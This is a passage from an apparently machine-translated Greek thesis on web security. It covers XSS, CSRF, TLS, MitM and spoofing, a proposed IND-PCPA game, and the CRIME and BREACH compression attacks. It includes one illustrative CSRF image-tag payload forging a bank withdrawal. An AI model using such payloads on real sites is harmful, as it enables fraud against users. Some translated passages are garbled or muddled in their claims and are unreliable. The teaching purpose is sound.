Ωστόσο, παρά τη χρήση της πολιτικής σε σύγχρονα προγράμματα περιήγησης, υπάρχουν επιθέσεις που επιτρέπουν σε έναν αντίπαλο να το παρακάμψει και να θέσει σε κίνδυνο την επικοινωνία του χρήστη με μια ιστοσελίδα. Δύο κύριοι τύποι τέτοιων επιθέσεων, το cross-site scripting και το cross-site request forgery περιγράφονται στις ακόλουθες υποενότητες. Ο μη εξοικειωμένος αναγνώστης μπορεί να ανατρέξει στο [6] για περαιτέρω συζήτηση πάνω στη same-origin policy.

2.2.1 Cross-site scripting

Το Cross-site scripting (XSS) είναι μια ευπάθεια ασφαλείας που επιτρέπει σε έναν αντίπαλο να εισάγει ένα client-side script σε ιστοσελίδες που θα προβληθούν από άλλους χρήστες. Από εκεί, η same-origin policy μπορεί να παρακαμφθεί και ευαίσθητα δεδομένα που χειρίζεται η ευάλωτη ιστοσελίδα μπορεί να τεθούν σε κίνδυνο. Το XSS θα μπορούσε να χωριστεί σε δύο βασικούς τύπους, – and . Η – ευπάθεια XSS είναι η πιο κοινή. Θα εμφανιστεί όταν ο web server δεν αναλύσει την είσοδο, προκειμένου να απορρίψει HTML χαρακτήρες ελέγχου, επιτρέποντας σενάρια που εισήχθησαν στην είσοδο να τρέξει μη-ελεγχόμενα. Συνήθεις μεθόδοι διενέργειας μη-επίμονου XSS περιλαμβάνουν mail ή συνδέσεις URL και αιτήματα αναζήτησης.

Το XSS συμβαίνει όταν τα δεδομένα που παρέχονται από τον εισβολέα αποθηκεύονται από το διακομιστή. Οι απαντήσεις από το διακομιστή προς διάφορους χρήστες στη συνέχεια θα περιλαμβάνουν το σενάριο που προσθέθηκε από τον εισβολέα, που του επιτρέπει να τρέχει αυτόματα στο browser του θύματος, χωρίς να απαιτείται από τον εισβολέα εξατομικευμένη στόχευση του θύματος. Ένα παράδειγμα τέτοιας επίθεσης μπορεί να συμβεί όταν αναρτώνται κείμενα στα κοινωνικά δίκτυα ή πίνακες μηνυμάτων.

Για περισσότερες πληροφορίες πάνω στο XSS ανατρέξτε στο [8].

2.2.2 Cross-site request forgery

Το cross-site request forgery (CSRF) είναι μια παθογένεια που επιτρέπει σε έναν εισβολέα να εκτελέσει μη εξουσιοδοτημένες εντολές σε μια ιστοσελίδα, για λογαριασμό ενός χρήστη που η ιστοσελίδα εμπιστεύεται. Ο εισβολέας μπορεί στη συνέχεια να κατασκευάσει ένα αίτημα που εκτελεί πράξεις ή δημοσιεύσει στοιχεία σχετικά με μια ιστοσελίδα που το θύμα έχει συνδεθεί ή να εκτελέσει απομακρυσμένα κώδικα με δικαιώματα root.

Το CSRF μπορεί να πραγματοποιηθεί όταν το θύμα είναι έμπιστο από μια ιστοσελίδα και ο εισβολέας μπορεί να ξεγελάσει το πρόγραμμα περιήγησης του θύματος στην αποστολή αιτημάτων HTTP στην εν λόγω ιστοσελίδα. Παραδείγματος χάριν, όταν η Αλίκη επισκέπτεται μια ιστοσελίδα που περιέχει την ετικέτα εικόνας HTML <*img src*=”*http://bank.example.com/withdraw?account=Alice&amount=1000000&for=Mallory*”>, που ο Mallory έχει προσθέσει, ένα αίτημα από το πρόγραμμα περιήγησης της Αλίκης προς την ιστοσελίδα της τράπεζας `example` θα εκδοθεί, δηλώνοντας πως το ποσό των 1.000.000 πρέπει να μεταφερθεί από το λογαριασμό της Αλίκης στου Mallory. Αν η Αλίκη είναι loged in στην ιστοσελίδα της τράπεζας, το πρόγραμμα περιήγησης θα περιλαμβάνει το cookie που περιέχει πληροφορίες ελέγχου ταυτότητας της Αλίκης στην αίτηση, επικυρώνοντας την αίτηση για τη μεταφορά. Εάν η ιστοσελίδα δεν εκτελεί περισσότερους ελέγχους επικύρωσης από την Αλίκη, η μη εγκεκριμένη πράξη θα ολοκληρωθεί. Μια επίθεση σαν αυτή είναι πολύ συνηθισμένη σε φόρουμ στο Διαδίκτυο, όπου οι χρήστες επιτρέπεται να δημοσιεύουν εικόνες.

Μια μέθοδος αντιμετώπισης του CSRF είναι ένα token Cookie-to-Header. Η διαδικτυακή εφαρμογή θέτει ένα cookie, το οποίο περιέχει ένα τυχαίο token που επικυρώνει ένα συγκεκριμένο χρήστη. Η πλευρά του client διαβάζει το token και το συμπεριλαμβάνει στην επικεφαλίδα HTTP που αποστέλλεται με κάθε αίτηση για την εφαρμογή web. Δεδομένου ότι μόνο JavaScript που εκτελείται εντός της ίδιας καταγωγής θα επιτρέπεται να διαβάσει το token, μπορούμε να υποθέσουμε ότι η τιμή του είναι ασφαλής από μη εξουσιοδοτημένη σενάρια που στοχεύουν να διαβάσουν και να το αντιγράψουν σε μια προσαρμοσμένη κεφαλίδα, προκειμένου να σηματοδοτήσει μια άλλη αίτηση ως έγκυρη.

Για περαιτέρω συζήτηση πάνω στο CSRF ανατρέξτε στο [7].

2.3 Transport Layer Security

Το Transport Layer Security (TLS) είναι ένα πρωτόκολλο που παρέχει ασφάλεια στο Internet, επιτρέποντας σε έναν εξυπηρετητή και έναν πελάτη να επικοινωνήσουν με έναν τρόπο που αποτρέπει υποκλοπές, παραποίηση ή πλαστογραφία.

Οι χρήστες διαπραγματευονται ένα συμμετρικό κλειδί με ασύμμετρη κρυπτογραφία, που παρέχεται από πιστοποιητικά X.509. Για τον έλεγχο των πιστοποιητικών, έχουν δημιουργηθεί αρχές έκδοσης πιστοποιητικών.

Εκτός από τις επιθέσεις που σχετίζονται με τα πιστοποιητικά, μια άλλη κατηγορία είναι οι επιθέσεις συμπίεσης [12]. Τέτοιες επιθέσεις εκμεταλλεύονται τη συμπίεση στο TLS επίπεδο, προκειμένου να αποκρυπτογραφήσουν το κρυπτοκείμενο. Σε αυτή την εργασία, θα διερευνήσει το μοντέλο απειλής και η απόδοση μιας τέτοιας επίθεσης, του BREACH[4].

Ο μη-εξοικειωμένος αναγνώστης μπορεί να ανατρέξει στο [11] για περαιτέρω συζήτηση σχετικά με το TLS.

Στις επόμενες υποενότητες θα περιγράψουμε εν συντομία τη χειραψία και η μορφή του TLS record.

[4] http://breachattack.com

2.3.1 TLS χειραψία



Figure 2.8: Ακολουθία χειραψίας TLS

Το παραπάνω διάγραμμα ακολουθίας παρουσιάζει τη λειτουργικότητα μιας χειραψίας TLS. Ο χρήστης και ο διακομιστής ανταλλάσσουν τις βασικές παραμέτρους της σύνδεσης, όπως το την έκδοση του πρωτοκόλλου, τη σουίτα κρυπτογράφησης, τη μέθοδο συμπίεσης και τυχαίους αριθμούς, μέσω των ClientHello και ServerHello. Στη συνέχεια ο διακομιστής παρέχει όλες τις πληροφορίες που απαιτούνται για τον χρήστη να ελέγξει και να χρησιμοποιήσει το κλειδί του server, με σκοπό να υπολογίζει το συμμετρικό κλειδί που θα χρησιμοποιηθεί για το υπόλοιπο της συνεδρίας. Ο πελάτης υπολογίζει ένα `PreMasterKey`, που αποστέλλεται στον server, το οποίο στη συνέχεια χρησιμοποιείται από τα δύο μέρη για να υπολογιστεί το συμμετρικό κλειδί. Τέλος, οι δύο πλευρές ανταλλάσσουν και επικυρώνουν MAC κωδικούς πάνω από όλα η προηγούμενα μηνύματα, μετά την οποία και οι δύο έχουν την ικανότητα να επικοινωνούν με ασφάλεια.

Αυτή η λειτουργία χρησιμοποιείται μόνο για τη βασική χειραψία TLS. Επαναλαμβάνεται χειραψίες λειτουργούν με παρόμοιο τρόπο, αν και δεν έχουν σημασία για τους σκοπούς

της παρούσας εργασίας.

2.3.2 TLS record



Figure 2.9: TLS record

Το παραπάνω σχήμα απεικονίζει τη γενική μορφή όλων των records TLS.

Το πρώτο πεδίο ορίζει το Record Layer τύποπρωτόκ ολλου της εγγραφής, η οποία μπορεί να είναι ένα από τα ακόλουθα:

Hex	Type
0x14	ChangeCipherSpec
0x15	Alert
0x16	Handshake
0x17	Application
0x18	Heartbeat

The second field defines the TLS version for the record message, which is identified by the major and minor numbers:

Major	Minor	Version
3	0	SSL 3.0
3	1	TLS 1.0
3	2	TLS 1.1
3	3	TLS 1.2

Το συνολικό μήκος του ωφέλιμου φορτίου του record, το MAC και το padding υπολογίζεται με τους ακόλουθους δύο τύπους: $256 * (bits15..8) + (bits7..0)$.

Τέλος, το ωφέλιμο φορτίο του record, η οποία, ανάλογα με τον τύπο, μπορεί να είναι κρυπτογραφημένα, το MAC, αν υπάρχει, και το padding, αν χρειαστεί, συνθέτουν το υπόλοιπο της το ρεκόρ TLS.

2.4 Man-in-the-Middle

Man-in-the-Middle (MitM)[5]είναι ένας από τα πιο κοινούς φορείς της επίθεσης, όπου ένας εισβολέας αναδρομολογεί ο επικοινωνία των δύο μερών, έτσι ώστε να ελέγχεται και ενδεχομένως να μεταβληθεί. Η επιθετικότητα της επίθεσης μπορεί να διαφέρει από την παθητική υποκλοπή σε πλήρη έλεγχο της επικοινωνίας, εφόσον ο εισβολέας είναι σε θέση να μιμηθεί και τα δύο μέρη και να τους πείσει ότι είναι αξιόπιστος.

Figure 2.10: Man-in-the-Middle

Οι MITM επιθέσεις μπορεί να μετριαστούν χρησιμοποιώντας κρυπτογράφηση end-to-end, αμοιβαίο έλεγχο ταυτότητας ή PKIs. Ωστόσο, ορισμένες από τις επιθέσεις εξακολουθούν να είναι εφικτές από κακή ρύθμιση παραμέτρων σε τελικά σημεία. Παρακάτω περιγράφουμε δύο τέτοιες επιθέσεις, ARP Spoofing και DNS cache poisoning.

2.4.1 ARP Spoofing

Το ARP spoofing[6] είναι μια τεχνική όπου ένας εισβολέας στέλνει ARP μηνύματα μέσω του δικτύου, έτσι ώστε η διεύθυνση IP ενός ξενιστή συνδέεται με την MAC διεύθυνση της μηχανής του εισβολέα. Με αυτόν τον τρόπο, ο επιτιθέμενος μπορεί να υποκλέψει την κυκλοφορία, τροποποιούν ή να αρνούνται πακέτα, εκτελεί Denial-of-Service ή MITM.

[5] https://en.wikipedia.org/wiki/Man-in-the-middle_attack
[6] https://en.wikipedia.org/wiki/ARP_spoofing



Figure 2.11: ARP Spoofing

Το ARP spoofing μπορεί επίσης να χρησιμοποιηθεί για νόμιμους λόγους, όταν ένας προγραμματιστής πρέπει να κανει debug την κίνηση μεταξύ δύο κόμβων. Ο προγραμματιστής μπορεί στη συνέχεια να ενεργεί ως ενδιάμεσος μεταξύ τους, να διαμορφώσει ενα διακόπτη που χρησιμοποιείται από τα δύο μέρη και να διαβιβάσει την κυκλοφορία στον πληρεξούσιο για σκοπούς παρακολούθησης.

2.4.2 DNS Spoofing



Figure 2.12: DNS Spoofing

Το DNS spoofing (ή DNS cache poisoning)[7] είναι μια επίθεση, όταν ο αντίπαλος εισάγει δεδομένα σε ένος αναλυτή Domain Name System την cache, προκειμένου να επιστρέψει μια εσφαλμένη διεύθυνση για μια συγκεκριμένη εγγραφή.

Οι διακομιστές DNS που συνήθως παρέχονται από παρόχους υπηρεσιών Internet (ISP) και θα χρησιμοποιηθούν για να επιλύσουν τις διευθύνσεις IP για την ανθρώπινη αναγνώσιμη ονομάτων εξυπηρετητών γρηγορότερα. Ωστόσο, το DNS είναι χωρίς έλεγχο ταυτότητας, έτσι ώστε οι απαντήσεις μπορούν να τροποποιηθούν on-the-air και να επηρεάσουν κάθε χρήστη που κάνει τέτοια αιτήματα.

[7] https://en.wikipedia.org/wiki/DNS_spoofing

Chapter 3

Partially Chosen Plaintext Attack

Traditionally, cryptographers have used games for security analysis. Such games include the indistinguishability under chosen plaintext attack (IND-CPA), the indistinguishability under chosen ciphertext attack/adaptive chosen ciphertext attack (IND-CCA1, IND-CCA2) etc[1].

In this chapter, we introduce a definition for a new property of encryption schemes, called indistinguishability under partially-chosen-plaintext-attack (IND-PCPA). We also provide comparison between IND-PCPA and other known forms of cryptosystem properties.

Παραδοσιακά, οι κρυπτογράφοι έχουν χρησιμοποιήσει παιχνίδια για την ανάλυση της ασφάλειας. Τέτοια παιχνίδια περιλαμβάνουν την indistinguishability under chosen plaintext attack (IND-CPA), την indistinguishability under chosen ciphertext attack-/adaptive chosen ciphertext attack (IND-CCA1, IND-CCA2) και άλλα[2].

Σε αυτό το κεφάλαιο, θα παρουσιάσουμε έναν ορισμό για μια νέα ιδιότητα της κρυπτογράφησης συστημάτων, που ονομάζεται indistinguishability under partially-chosen-plaintext-attack (IND-PCPA). Παρέχουμε επίσης σύγκριση μεταξύ IND-PCPA και άλλες γνωστές μορφές για ιδιότητες σε κρυπτογραφικό σύστημα.

3.1 Partially Chosen Plaintext Indistinguishability

3.1.1 Ορισμός

Το IND-PCPA χρησιμοποιεί έναν ορισμό παρόμοιο με εκείνο της IND-CPA.

Για ένα πιθανοτικό ασύμμετρο αλγόριθμο κρυπτογράφησης, indistinguishability under partially chosen plaintext attack (IND-PCPA) ορίζεται από το ακόλουθο παιχνίδι μεταξύ ενός αντιπάλου και αμφισβητία.

- The challenger generates a key pair P_k, S_k and publishes P_k to the adversary.
- The adversary may then perform a polynomially bounded number of encryptions or other operations.

[1] https://en.wikipedia.org/wiki/Ciphertext_indistinguishability
[2] https://en.wikipedia.org/wiki/Ciphertext_indistinguishability

- Eventually, the adversary submits two distinct chosen plaintexts M_0, M_1 to the challenger.
- The challenger selects a bit $b \in 0, 1$ uniformly at random.
- The adversary can then submit any number of selected plaintexts $R_i, i \in N, |R| \geq 0$, for which the challenger sends the ciphertext $C_i = E(P_k, M_b||R_i)$ back to the adversary.
- The adversary is free to perform any number of additional computations or encryptions, before finally guessing the value of b.

Ένα κρυπτοσύστημα είναι indistinguishable under partially chosen plaintext attack, αν κάθε πιθανοτικός πολυωνυμικού χρόνου αντίπαλος έχει μόνο αμελητέο πλεονέκτημα για να βρει το b πάνω από τυχαία εικασία. Ένας αντίπαλος λέγεται ότι έχουν αμελητέα πλεονέκτημα εάν μια νίκη στο παραπάνω παιχνίδι μπορεί να επιτευχθεί με πιθανότητα $\frac{1}{2} + \epsilon(k)$, όπου $\epsilon(k)$ είναι μια αμελητέα συνάρτηση με την ασφάλεια παράμετρος k.

Διαισθητικά, μπορούμε να σκεφτούμε τον αντίπαλο και έχοντας τη δυνατότητα να τροποποιήσει το plaintext του μηνύματος, προσαρτώντας ένα επιλεγμένο τμήμα των δεδομένων σε αυτό, χωρίς να έχει προηγούμενη γνώση του ίδιου του απλού κειμένου. Στη συνέχεια μπορεί να αποκτήσει το ciphertext με το τροποποιημένο κείμενο και να εκτελέσει κάθε είδους υπολογισμούς σε αυτό. Ένα σύστημα θα περιγραφεί ως IND-PCPA, αν ο αντίπαλος δεν είναι σε θέση να αποκτήσουν περισσότερες πληροφορίες σχετικά με το plaintext, από ό,τι μαντεύοντας τυχαία.

3.1.2 IND-PCPA vs IND-CPA

Ας υποθέσουμε ότι ο αντίπαλος υποβάλλει την κενή συμβολοσειρά, ως την επιλεγμένη plaintext, μια επιλογή η οποία επιτρέπεται από τον ορισμό του παιχνιδιού. Η ciphertext που ο αμφισβητίας τότε θα στείλει πίσω θα είναι $C_i = E(P_k, M_b||\text{” ”}) = E(P_k, M_b)$, το οποίο είναι το κρυπτογράφημα που επέστρεψε από τον αμφισβητία στο το πλαίσιο του παιχνιδιού IND-CPA.

Ως εκ τούτου, εάν ο αντίπαλος έχει τη δυνατότητα να κερδίσει το παιχνίδι της IND-PCPA, δηλαδή εάν το σύστημα δεν είναι indistinguishable under partially chosen plaintext attacks, έχει επίσης τη δυνατότητα να κερδίσει το παιχνίδι της IND-CPA. Αυτή η υπόθεση παρέχει μια άτυπη απόδειξη ότι IND-PCPA είναι τουλάχιστον τόσο ισχυρή όσο IND-CPA.

3.2 PCPA σε συμπιεσμένα κρυπτογραφημμένα πρωτόκολλα

In this section we will investigate the relationship between compression and encryption, regarding how partially chosen plaintext attacks can exploit either method in protocols that allow such functionality schemes.

Σε αυτή την ενότητα θα διερευνήσει τη σχέση μεταξύ της συμπίεσης και κρυπτογράφησης, σχετικά με το πώς επιθέσεις μερικώς επιλεγμένου plaintext μπορούν να εκμεταλλευτούν τη μέθοδο σε πρωτόκολλα με συστήματα που επιτρέπουν τέτοια λειτουργικότητα.

3.2.1 Compression-before-encryption και το αντίθετο

Όταν έχουμε ένα σύστημα που εφαρμόζει τη συμπίεση και την κρυπτογράφηση σε μια δεδομένη plaintext, θα ήταν ενδιαφέρον να διερευνηθεί η σειρά εκείνων που θα πρέπει να εκτελέσουν μετασχηματισμούς.

Αλγόριθμοι συμπίεσης χωρίς απώλειες βασίζονται σε στατιστικά μοντέλα για να μειωθεί το μέγεθος των plaintext δεδομένων χωρίς απώλεια πληροφοριών. Η μέθοδος αυτή είναι δυνατό, δεδομένου ότι τα περισσότερα δεδομένα του πραγματικού κόσμου παρέχουν στατιστική απόλυση. Ωστόσο, σε μια τέτοια συμπίεση ο αλγόριθμος θα αποτύχει να συμπιέσει αποτελεσματικά ορισμένα είδη δεδομένων τα οποία δεν παρουσιάζουν στατιστικά πρότυπα.

Αλγόριθμοι κρυπτογράφησης, από την άλλη πλευρά, βασίζονται στην προσθήκη τυχαιότητας όταν παράγεται κρυπτογράφημα. Αν το ciphertext παρουσίαζε υψηλή εντροπία, αυτά τα στατιστικά πρότυπα θα μπορούσαν να αξιοποιηθούν προκειμένου να συναγάγει πληροφορίες σχετικά με το απλό κείμενο.

Στο σύστημα όπου εφαρμόζεται συμπίεση μετά από την κρυπτογράφηση, το κρυπτοκείμενο να είναι συμπιεσμένο δε θα καταδείξει καμία στατιστική εκμετάλλεση με αποτέλεσμα κακή απόδοση συμπίεσης. Επιπλέον, η συμπίεση μετά την κρυπτογράφηση δεν αυξάνουν την ασφάλεια του πρωτοκόλλου.

Αντίθετα, εφαρμόζοντας την κρυπτογράφηση μετά τη συμπίεση μοιάζει πιο προτιμότερη λύση. Ο αλγόριθμος συμπίεσης μπορεί να χρησιμοποιήσει τη στατιστική απολύσεις του plaintext και να αποδίδει καλά, ενώ από τον αλγόριθμο κρυπτογράφησης θα πρέπει να παράγει μια φαινομενικά τυχαία ροή των δεδομένων. Επίσης, δεδομένου ότι η συμπίεση αυξάνει την εντροπία ανά σύμβολο, το σύστημα αυτό θα πρέπει να το κάνει πιο δύσκολο για τους επιτιθέμενους, που βασίζονται σε διαφορική κρυπτανάλυση, για να σπάσει το σύστημα.

3.2.2 PCPA σενάριο σε compression-before-encryption πρωτόκολλο

Ας υποθέσουμε ένα σύστημα που περιλαμβάνει την κρυπτογράφηση και συμπίεση στον ακόλουθο τρόπο:

$c = Encrypt(Compress(m))$

όπου c είναι το ciphertext και m το plaintext.

Ας υποθέσουμε ότι το απλό κείμενο περιέχει ένα ειδικό μυστικό μεταξύ των τυχαίων δεδομένων και ο εισβολέας μπορεί να εκδώσει ένα PCPA με ένα επιλεγμένο plaintext, το οποίο θα ονομάσουμε αντανάκλαση. Η plaintext τότε λαμβάνει τη μορφή:

$m = n_1||secret||n_2||reflection||n_3$

όπου n_1, n_2, n_3 είναι τυχαία nonces.

Εάν η αντανάκλαση είναι το ίδιο με το μυστικό, ο μηχανισμός συμπίεσης θα αναγνωρίζει αυτό το μοτίβο και να συμπιέσει τα δύο τμήματα δεδομένων. Διαφορετικά, οι δύο χορδές δεν θα επιδείξουν καμία στατιστική απόλυση και συμπίεση θα έχει χειρότερες επιδόσεις. Ως αποτέλεσμα, στην πρώτη περίπτωση, το συμπιεσμένο μη κρυπτογραφημένα δεδομένα θα είναι μικρότερη από ό,τι στη δεύτερη περίπτωση.

Συνήθως η κρυπτογράφηση γίνεται από ένα ρεύμα ή ένα μπλοκ κρυπτογράφησης. Στην πρώτη περίπτωση, τα μήκη ενός απλού και το αντίστοιχο κρυπτοκείμενο είναι πανομοιότυπα, ενώ στη δεύτερη περίπτωση διαφέρουν από τον αριθμό των bits padding, η οποία είναι σχετικά μικρή. Με αυτόν τον τρόπο, για ένα σύστημα όπως αυτό που αναφέρθηκε, ένας αντίπαλος θα μπορούσε να εντοπίσει ένα μοτίβο και να εξαγάγετε πληροφορίες σχετικά με το απλό κείμενο, με βάση τα μήκη των δύο ciphertexts.

3.3 Γνωστά PCPA exploits

Σε αυτή την ενότητα, παρουσιάζουμε γνωστές επιθέσεις που χρησιμοποιούν το εν μέρει έχει επιλεγεί plaintext φορέας της επίθεσης.

3.3.1 CRIME

Το `Compression Ratio Info-leak Made Easy` (CRIME) [1] είναι ένα exploit που αποκαλύφθηκε κατά το 2012 ekoparty[3].

Για την επίθεση για να πετύχει υπάρχουν δύο προϋποθέσεις. Πρώτον, η εισβολέας θα πρέπει να είναι σε θέση να οσφραίνεται την κυκλοφορία του δικτύου του θύματος για να δει το μήκος σε αίτημα πακέτο/απάντηση. Δεύτερον, το θύμα πρέπει να επισκεφθείτε μια ιστοσελίδα που ελέγχεται από τον εισβολέα ή να σερφάρει σε μη HTTPS ιστοσελίδες, προκειμένου για το σενάριο να εκτελεστεί.

Αν οι παραπάνω προϋποθέσεις πληρούνται, ο εισβολέας κάνει μια εικασία για το μυστικό για να να κλαπεί και ζητεί από το πρόγραμμα περιήγησης να στείλει ένα αίτημα με αυτή την εικασία που περιλαμβάνονται στο μονοπάτι. Ο εισβολέας μπορεί στη συνέχεια να παρατηρήσουν το μήκος του αιτήματος και, εάν το μήκος είναι μικρότερο από το συνηθισμένο, υποτίθεται ότι η μαντεψιά συμπιέστηκε με το μυστικό, για αυτό ήταν σωστό.

Το CRIME έχει μετριαστεί από την απενεργοποίηση της συμπίεσης TLS και SPDY στον Google Chrome και Mozilla Firefox browsers, καθώς και σε διάφορα λογισμικό διακομιστή. Ωστόσο, η συμπίεση HTTP εξακολουθεί να υποστηρίζεται, ενώ ορισμένοι διακομιστές web με συμπίεση TLS είναι επίσης ευάλωτοι.

3.3.2 BREACH

Το `Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext (BREACH)` [10] βασίζεται στο CRIME. Παρουσιάστηκε στο 2013 Black Hat USA conference[4], στοχεύει το μέγεθος της συμπιεσμένης απάντησης HTTP και βρίσκει μυστικά που κρύβονται στο σώμα απάντησης.

Όπως και η επίθεση του CRIME, ο εισβολέας πρέπει να οσφραίνεται την κυκλοφορία του δικτύου του θύματος, καθώς και να αναγκάσει το πρόγραμμα περιήγησης του θύματος να εκδίδει αιτήματα για την επιλεγμένη παράμετρο. Επιπλέον, λειτουργεί ενάντια μόνο σε αλγόριθμους κρυπτογράφησης ρεύμα και έχει μηδέν θόρυβο στην

[3] https://www.ekoparty.org
[4] https://www.blackhat.com

απάντηση. Επιπλέον, απαιτεί μια γνωστή αρχή για το μυστικό, αν και μια προτεινόμενη λύση για την κατάσταση αυτή θα ήταν να μαντέψει τους δύο πρώτους χαρακτήρες του μυστικού, προκειμένου για την εκκίνηση της επίθεσης.

Από τότε, η μεθοδολογία είναι σε γενικές γραμμές το ίδιο όπως στο CRIME. Ο επιτιθέμενος κάνει εικασίες για μια τιμή, η οποία στη συνέχεια περιλαμβάνεται στο σώμα απόκρισης μαζί με το μυστικό και, εφόσον είναι σωστή, συμπιέζεται καλά με αυτό και προκύπτει σε μικρότερο μήκος απάντηση.

Το BREACH δεν έχει ακόμη πλήρως μετριαστεί, αν και Gluck, Harris and Prado προτείνουν διάφορα αντίμετρα για την επίθεση. Εμείς θα διερευνήσουμε αυτές τις τεχνικές μετριασμού σε βάθος στο κεφάλαιο 7.

Chapter 4

Μοντέλο επίθεσης

Σε αυτό το κεφάλαιο, θα παρουσιάσουμε διεξοδικά το μοντέλο επίθεσης του BREACH. Θα εξηγήσουμε τις προϋποθέσεις που πρέπει να πληρούνται για την επίθεση και την εφαρμογή μας για την επίθεση. Επίσης θα διερευνήσει τις κατηγορίες τρωτών σημείων σε εφαρμογές web που μπορεί να αξιοποιεί με την επίθεση αυτή, καθώς και την εισαγωγή εναλλακτικών μορφών εκμετάλλευσης που δεν έχουν υποβληθεί πριν.

4.1 Mode of Operation

Αυτή η ενότητα παρέχει το μοντέλο της επίθεσης, τις προϋποθέσεις που απαιτούνται για την επίθεση να ξεκινήσει και η εφαρμογή που αναπτύχθηκε για το σκοπό του παρόντος εγγράφου.

